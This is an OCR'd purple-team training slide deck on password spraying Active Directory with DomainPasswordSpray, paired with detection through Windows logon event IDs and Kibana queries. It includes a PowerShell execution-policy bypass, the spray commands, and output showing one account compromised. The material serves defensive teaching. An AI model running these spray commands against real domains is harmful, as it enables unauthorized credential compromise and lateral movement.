
Applied Purple Teaming – LC1140
Password Spray
Password Spray Tools
DomainPasswordSpray

Related Applied Purple Teaming Lab: L1140
Related Atomic Purple Team Report: PB1140

Lifecycle Ingest & Goal Setting


- The Ingest: Known Threat
- The specific attack/component?
  - Password Spray AD
- The goal of the lifecycle:
  - Expand organizational knowledge of event IDs
  - Complete password spray of AD
  - Find Indicators of Compromise



Atomic Purple Team Phase: Ingest/Analysis

Planning – Methodology

- Connect to environment RDP jumphost
- Procure the DomainPasswordSpray toolset
- Execute the script
- Hunt for IOC, update logging/alert queries
- Draft another APT Lifecycle report




Atomic Purple Team Phase: Planning

Attack Methodology

Password sprays are a very common lateral movement technique.

Review available tools and pick. For ease, we are using DomainPasswordSpray.


Document how the information can be used to further attack.



Atomic Purple Team Phase: Attack

Links:
https://github.com/dafthack/DomainPasswordSpray

MITRE:
T1110.003 – Password Spray
TA0033 – Lateral Movement




Commands:

```
powershell -ep bypass
Import-module .\DomainPasswordSpray.ps1
Invoke-DomainPasswordSpray -Password Badpass82899
```

Atomic Purple Team Phase: Attack

Links:
https://github.com/dafthack/DomainPasswordSpray

MITRE:
T1110.003 – Password Spray
TA0033 – Lateral Movement



Atomic Purple Team Phase: Attack

Links:
https://github.com/dafthack/DomainPasswordSpray


MITRE:
T1110.003 – Password Spray
TA0033 – Lateral Movement

MITRE – T1110.003 – Password Spray
MITRE – TA0033 – Lateral Movement

Attack Methodology

DomainPasswordSpray can achieve the following:

- Additional credentials
- Lateral movement
- Privilege escalation




```
Confirm Password Spray
Are you sure you want to perform a password spray against 212 accounts?
[Y] Yes  [N] No  [?] Help (default is "Y"): Y
[*] Password spraying has begun with  1  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Badpass82899 against 212 users. Current time is 9:52 PM
[*] Writing successes to
[*] SUCCESS! User:Mona.Ballard Password:Badpass82899
[*] Password spraying is complete
```

defensiveorigins.com
 LC1140.7 – Domain Password Spray

Atomic Purple Team Phase: Attack


Links:
https://github.com/dafthack/DomainPasswordSpray

MITRE:
T1110.003 – Password Spray
TA0033 – Lateral Movement

Hunt and Defend Methodology


How will hunting/defending work?

- Credential validation events are one form of password spray (Windows event id 4776)
- Successful logons against Exchange are not logged by default
- Successful logons land under event ID 4624 (audit success)
- Failed logons land under event ID 4625 (audit failure)
- DomainPasswordSpray, Atomizer, MailSniper, Hydra all operate a bit different and produce slightly different results
- Logging analysis and review should identify IOCs



Atomic Purple Team Phase: Hunt & Defend

Links:
https://github.com/dafthack/DomainPasswordSpray
https://github.com/byt3bl33d3r/SprayingToolkit
https://github.com/dafthack/MailSniper
https://github.com/vanhauser-thc/thc-hydra



Atomic Purple Team Phase: Hunt and Defend

Kibana Queries:
'event_id 4624 or event_id: 4625'

Hunt and Defend Methodology

How will hunting/defending work?

- Select the **logs-endpoint-winevent-security-*** index
- Toggle the **event_id**, **event_sub_status_value**, and **user_name** fields as columns

event_id	event_sub_status_value	user_name
4,625	User logon with misspelled or bad password	oliver.barton
4,625	User logon with misspelled or bad password	damon.rodriguez
4,625	User logon with misspelled or bad password	joyce.jefferson
4,625	User logon with misspelled or bad password	charlene.shelton

defensiveorigins.com

Atomic Purple Team Phase: Hunt and Defend

Kibana Queries:
'event_id 4624 or event_id: 4625'

Hunt and Defend Methodology

How will hunting/defending work?

- With the columns selected, the attack is visible.

201 hits

Jul 1, 2020 @ 04:17:05.000 - Jul 1, 2020 @ 04:17:10.000 — Auto

@timestamp per 100 milliseconds

event_id	event_sub_status_value	user_name
4,625	User logon with misspelled or bad password	cathy.schultz
4,625	User logon with misspelled or bad password	calvin.powell
4,625	User logon with misspelled or bad password	martha.maldonado
4,625	User logon with misspelled or bad password	ernestine.carson
4,625	User logon with misspelled or bad password	leigh.bell

Toggle Columns:

- **event_id**
- **event_sub_status_value**
- **user_name**

defensiveorigins.com

 LC1140.11 – Domain Password Spray

Atomic Purple Team Phase: Hunt and Defend


Kibana Queries:
'event_id 4624 or event_id: 4625'

Adjust / Harden

Are adjustments needed to reach LC Goal?

- Treat detection of spikes in credential validation attempts as an incident.
- Strong password policies can limit the effects of a password spray.

Document adjustments and attempt attack/defense again.




defensiveorigins.com

Atomic Purple Team Phase: Adjust / Harden


Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.



defensiveorigins.com

Atomic Purple Team Phase: Report



Atomic Purple Team Phase: Report

Related Atomic Purple Team Report: PB1140

Lessons Learned


New Techniques Learned?

- Password Spray as a lateral movement technique
- Account logon events can be visualized


Gained Experience?

- Improving detection capability
- Attacking domain users is easy

Has the organization's security posture been improved?



Atomic Purple Team Phase: Lessons Learned



Commands:

```
powershell -ep bypass
Import-module .\DomainPasswordSpray.ps1
Invoke-DomainPasswordSpray -Password Badpass82899
```

Related Applied Purple Teaming Lab: L1140
Related Atomic Purple Team Report: PB1140

MITRE:
T1127 – Trusted Developer Utilities
T1218 – Signed Binary Proxy Execution
T1059 – Command and Scripting Interpreter \ .001 PowerShell

Links:
https://attack.mitre.org/techniques/T1110/
https://attack.mitre.org/techniques/T1110/003/
https://github.com/dafthack/DomainPasswordSpray
https://github.com/byt3bl33d3r/SprayingToolkit
https://github.com/dafthack/MailSniper
https://github.com/vanhauser-thc/thc-hydra